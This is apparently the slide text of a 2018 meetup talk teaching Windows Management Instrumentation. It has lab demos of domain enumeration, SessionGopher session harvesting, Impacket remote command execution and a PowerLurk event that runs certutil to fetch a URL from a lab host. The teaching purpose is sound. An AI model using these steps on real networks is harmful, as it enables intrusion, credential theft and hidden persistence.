UNDERSTANDING WINDOWS MANAGEMENT INSTRUMENTATION(WMI)

NULL/OWASP/G4H BLR MEET

BHARATH KUMAR

10th March 2018

AGENDA

- Why bother understanding WMI?
- What is WMI?
- WMI overview
- Using WMI via Powershell
- WQL
- Useful WMI queries
- Offensive tools using WMI
- Moving Forward

WHY BOTHER LEARNING WMI?

- WMI is powerful and it is present in all versions of Windows starting from Windows 2000
- WMI can be leveraged for system/domain administration, offensive and defensive purposes
- It's fun to learn WMI

The second stage of the attack employs the file *wbem\mof\sysnullevnt.mof* : that is, a *Managed Object Format* file. Files of this type are used to create or register providers, events, and event categories for WMI. Under certain conditions this file runs *winsta.exe* (the dropper) and its execution by the system results in the infection of the system.

The infamous Stuxnet malware used WMI for infection

https://www.esetnod32.ru/company/viruslab/analytics/doc/Stuxnet_Under_the_Microscope.

The COZY BEAR intrusion relied primarily on the SeaDaddy implant developed in Python and compiled with py2exe and another Powershell backdoor with persistence accomplished via Windows Management Instrumentation (WMI) system, which allowed the adversary to launch malicious code automatically after a specified period of system uptime or on a specific schedule. The Powershell backdoor is ingenious in its simplicity and power. It consists of a single obfuscated command setup to run persistently, such

APT 29 has been using WMI for infection and persistence

https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/

The initial stage is responsible for propagation. The network discovery is performed using two techniques:

- By checking the ARP table with the Windows API GetIPNetTable;
- By WMI (using WQL) with the following request: "SELECT ds_cn FROM ds_computer". This request attempts to list all the systems within the current environment/directory.

The network propagation is performed using PsExec and WMI (via the Win32_Process class). Here is the code executed remotely:

WMI has been used by adversaries in the recent hacks at Winter Olympics

https://www.cymulate.com/hacking-the-2018-winter-olympics/

WHAT IS WMI?

Windows Management Instrumentation is a core component of Windows that can be used to manage both local and remote computers

https://technet.microsoft.com/en-us/library/ee692772.aspx

WEB-BASED ENTERPRISE MANAGEMENT (WBEM)

- Data collection and management standards in distributed computing environment
- WBEM answers the "what" should this data exchange and remote management look like

COMMON INFORMATION MODEL (CIM)

- CIM is an open standard that defines "how" managed elements in a distributed environment are represented as a common set of objects and relationships between them
- Object Oriented paradigm

WINDOWS MANAGEMENT INSTRUMENTATION(WMI)

WMI is the Microsoft implementation of CIM for the Windows platform.

CIM/WMI

- Representation of anything within a computer system
  - Namespaces
  - Classes
  - Objects
  - Methods
  - Properties
  - Events
  - Event consumers

NAMESPACES

- Collection of classes
- Nested namespaces can exist
- In WMI, every namespace exists under "ROOT" namespace
- Default namespace in WMI is "ROOT\cimv2"

CLASSES

- Class is a blueprint for an object
- Classes are abstract
- Classes define methods and properties
- In context of WMI, any Windows component can be a class like process, service, user and file

OBJECTS

- object refers to a particular instance of a class
- In WMI context, not all classes may have objects
- For example, `win32_fan` is a WMI class that represents properties of fan device on computer. This class might not have an object instance on VirtualBox guests



Figure 1: A high-level overview of the WMI architecture

https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf

WMI USING POWERSHELL

WMI cmdlets

```
Get-Command -Noun wmi*
```

```
PS C:\Users\user2> Get-Command -Noun wmi*

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Cmdlet          Get-WmiObject                                      3.1.0.0    Microsoft.PowerShell.Management
Cmdlet          Invoke-WmiMethod                                   3.1.0.0    Microsoft.PowerShell.Management
Cmdlet          Register-WmiEvent                                  3.1.0.0    Microsoft.PowerShell.Management
Cmdlet          Remove-WmiObject                                   3.1.0.0    Microsoft.PowerShell.Management
Cmdlet          Set-WmiInstance                                    3.1.0.0    Microsoft.PowerShell.Management
```

- WMI cmdlets operate over DCOM protocol on TCP port 135
  https://msdn.microsoft.com/en-us/library/ee309379(v=vs.85).aspx

CIM cmdlets

```
Get-Command -Noun cmi*
```

```
PS C:\Users\user2> Get-Command -Noun cim* | select name

Name
----
Get-CimAssociatedInstance
Get-CimClass
Get-CimInstance
Get-CimSession
Invoke-CimMethod
New-CimInstance
New-CimSession
New-CimSessionOption
Register-CimIndicationEvent
Remove-CimInstance
Remove-CimSession
Set-CimInstance
```

- CIM cmdlets are available in > PS v3 (Above Windows 7)
- Operates over WS-MAN protocol over TCP 5985/5986. Can be forced to use DCOM
  https://blogs.msdn.microsoft.com/powershell/2012/08/24/introduction-to-cim-cmdlets/

LIST ALL NAME SPACES

```
Get-WMIObject -Namespace root -Class "__Namespace" | select na
```

```
PS C:\wmi-workshop> Get-WmiObject -Namespace root -Class "__Namespace" | select name

name
----
subscription
DEFAULT
CIMV2
msdtc
Cli
SECURITY
SecurityCenter2
RSOP
PEH
StandardCimv2
WMI
directory
Policy
Interop
Hardware
ServiceModel
SecurityCenter
Microsoft
Appv
```

GET USER ACCOUNT DETAILS

```
Get-WMIObject Win32_useraccount -Filter "Name like '%Arvi%'"
```

```
PS C:\wmi-workshop> Get-WmiObject -Class win32_useraccount -Filter "Name like '%Arvi%'"


AccountType : 512
Caption     : MEGACORP\Arvi Stewart
Domain      : MEGACORP
SID         : S-1-5-21-1651762304-810135003-2216205073-1143
FullName    : Arvi Stewart
Name        : Arvi Stewart
```

WINDOWS MANAGEMENT INSTRUMENTATION QUERY LANGUAGE (WQL)

- Microsoft's implementation of the CIM Query Language (CQL)
- subset of ANSI standard SQL

```
SELECT * FROM WIN32_Process where Name like '%Notepad%'"
```

GET USER ACCOUNT DETAILS USING WQL

```
gwmi -query "SELECT * FROM WIN32_useraccount WHERE Name like '
```

```
PS C:\wmi-workshop> Get-WmiObject -query "SELECT * FROM win32_useraccount where Name like '%arvi%'"


AccountType : 512
Caption     : MEGACORP\Arvi Stewart
Domain      : MEGACORP
SID         : S-1-5-21-1651762304-810135003-2216205073-1143
FullName    : Arvi Stewart
Name        : Arvi Stewart
```

LIST OF PROCESSES RUNNING ON REMOTE MACHINE

```
gwmi win32_process -ComputerName <remote-hostname> -Credential
```

```
PS C:\wmi-workshop> gwmi Win32_process -ComputerName dc001.megacorp.com -Credential megacorp\user1 | select name

name
----
System Idle Process
System
smss.exe
csrss.exe
wininit.exe
csrss.exe
winlogon.exe
services.exe
lsass.exe
svchost.exe
svchost.exe
dwm.exe
svchost.exe
```

LIST OF ALL USERS ON THE DOMAIN

```
gwmi win32_useraccount -ComputerName <remote-hostname> -Creden
```

```
PS C:\wmi-workshop> gwmi Win32_useraccount -ComputerName dc001.megacorp.com -Credential megacorp\user1 | select name

name
----
Administrator
Guest
krbtgt
DefaultAccount
user1
user2
GlenJohn
Leea Black
Leea Vargas
```

WHAT DOES WMI PROVIDE FOR ATTACKERS?

1. Information gathering
2. Lateral movement
3. Command/Script execution
4. Storage
5. Persistence

LIST ALL THE GROUPS IN DOMAIN

```
gwmi win32_group -ComputerName <remote-hostname> -Credential D
```

```
PS C:\wmi-workshop> gwmi Win32_group -ComputerName dc001.megacorp.com -Credential megacorp\user1 | select name,domain

name                                    domain
----                                    ------
Account Operators                       DC001
Pre-Windows 2000 Compatible Access      DC001
Incoming Forest Trust Builders          DC001
Windows Authorization Access Group      DC001
Terminal Server License Servers         DC001
Administrators                          DC001
Users                                   DC001
Guests                                  DC001
Print Operators                         DC001
```

FIND THE ANTI VIRUS PRODUCT NAME

```
gwmi -Namespace root\SecurityCenter2 -Class AntiVirusProduct |
```

```
PS C:\wmi-workshop> gwmi -Namespace root\SecurityCenter2 -Class AntiVirusProduct | select displayname

displayname
-----------
Windows Defender
```

STEALING SESSION DETAILS/KEYS

```
PS C:\Users\user1\Desktop\wmi_workshop> . .\SessionGopher.ps1
PS C:\Users\user1\Desktop\wmi_workshop> Invoke-SessionGopher -Thorough

          o_
         /  ".   SessionGopher
       ".    _-"
     ,"'    m m
  ..+'      )      Brandon Arvanaghi
     `m..m        Twitter: @arvanaghi | arvanaghi.com

[+] Digging on dc001 ...
Microsoft Remote Desktop (RDP) Sessions


Source   : dc001\user1
Hostname : 192.168.56.102
Username : MEGACORP\user1
```

FINDING CURRENT DOMAIN CONTROLLER

```
gwmi -Namespace root\directory\ldap -Class ds_computer | where
```

```
PS C:\> Get-WmiObject -Namespace root\directory\ldap -Class ds_computer | Where-Object {$_.ds_userAccountcontrol -eq 532480 } |select -ExpandProperty ds_cn
DC001
```

FINDING DOMAIN THAT REMOTE MACHINE IS PART OF

```
gwmi -Namespace root\directory\ldap -Class ds_computer -Comput
```

```
PS C:\> Get-WmiObject -Namespace root\directory\ldap -Class ds_domain -ComputerName dc001.megacorp.com -Credential megacorp\user1 | select ds_dc

ds_dc
-----
megacorp
```

INTERACTING WITH WMI USING IMPACKET

wmiexec.py

```
└─$ python wmiexec.py megacorp/user1:Password123@192.168.56.108 whoami
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
megacorp\user1
```

wmiquery.py

```
└─$ python wmiquery.py megacorp/user1:Password123@192.168.56.108
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[!] Press help for extra shell commands
WQL> select UserName,domain,DomainRole from win32_computersystem
| Domain | DomainRole | UserName |
| megacorp.com | 5 | MEGACORP\user1 |
WQL>
```

WMI EVENTS

PowerLurk

```
Register-MaliciousWmiEvent -EventName alert-on-calc -Permanent
```

```
PS C:\wmi-workshop> Register-MaliciousWMIEvent -EventName alert-on-calc -PermanentCommand "certutil.exe -urlcache -split -f http://192.168.56.1:8081/calc-started" -Trigger
 ProcessStart -ProcessName Calc.exe
PS C:\wmi-workshop> calc.exe
PS C:\wmi-
```

Calculator

```
[Sat Mar 10 2018 03:50:10 GMT+0530 (IST)] "GET /stopped" Error (404): "Not found"
[Sat Mar 10 2018 03:50:10 GMT+0530 (IST)] "GET /calc-started" "CertUtil URL Agent"
[Sat Mar 10 2018 03:50:10 GMT+0530 (IST)] "GET /calc-started" Error (404): "Not found"
```

https://pentestarmoury.com/2016/07/13/151/

WMI CONSUMERS

```
PS C:\wmi-workshop> Get-WmiObject -Namespace root\subscription -List | where {$_.Name -Like '*consumer'}


   NameSpace: ROOT\subscription

Name                            Methods             Properties
----                            -------             ----------
__EventConsumer                 {}                  {CreatorSID, MachineName, MaximumQueueSize}
LogFileEventConsumer            {}                  {CreatorSID, Filename, IsUnicode, MachineName...}
ActiveScriptEventConsumer       {}                  {CreatorSID, KillTimeout, MachineName, MaximumQueueSize...}
NTEventLogEventConsumer         {}                  {Category, CreatorSID, EventID, EventType...}
SMTPEventConsumer               {}                  {BccLine, CcLine, CreatorSID, FromLine...}
CommandLineEventConsumer        {}                  {CommandLineTemplate, CreateNewConsole, CreateNewProcessGroup, CreateSeparateWowVdm...}
```

- `ActiveScriptEventConsumer` & `CommandLineEventConsumer` are very useful in red team engagements
- `LogFileEventConsumer` & `NTEventLogConsumer` are very useful for blue teams or admins

WHAT'S NOT COVERED?

- WMI events in-depth
- WMI for persistence & backdoor
- WMI for storage

LAB SETUP

SETTING UP ACTIVE DIRECTORY

- Setting up AD is very easy
- It can be done in under 5 powershell commands

https://blogs.technet.microsoft.com/uktechnet/2016/06/08/setting-up-active-directory-via-powershell/

AUTOMATING LAB SETUP

- You can use provisioning software like `vagrant`, `terraform` to automate Active Directory lab setup
- A reference lab setup can be found in the following link

https://github.com/StefanScherer/adfs2

ACTIVE DIRECTORY(AD) ON CLOUD

- Active Directory environment can be setup painlessly(subjective) on cloud services like AWS, Azure
- Instructions to set up AD in the cloud: TBD

REFERENCES

- https://technet.microsoft.com/en-us/library/cc181125.aspx
- https://www.youtube.com/watch?v=WwI-Rilu2N4
- https://www.youtube.com/watch?v=hGYag0huELE&t=603s
- https://www.sans.org/summit-archives/file/summit_archive_1492184420.pdf
- https://www.coresecurity.com/corelabs-research/open-source-tools/impacket
- https://pentestarmoury.com/2016/07/13/151/
- https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf

TALK CONTENT

https://github.com/yamakira/understanding-wmi

ABOUT ME

- Bharath Kumar
- Security Engineer @Appsecco
- Offensive Security Certified Professional(OSCP)
- https://disruptivelabs.in
- @yamakira_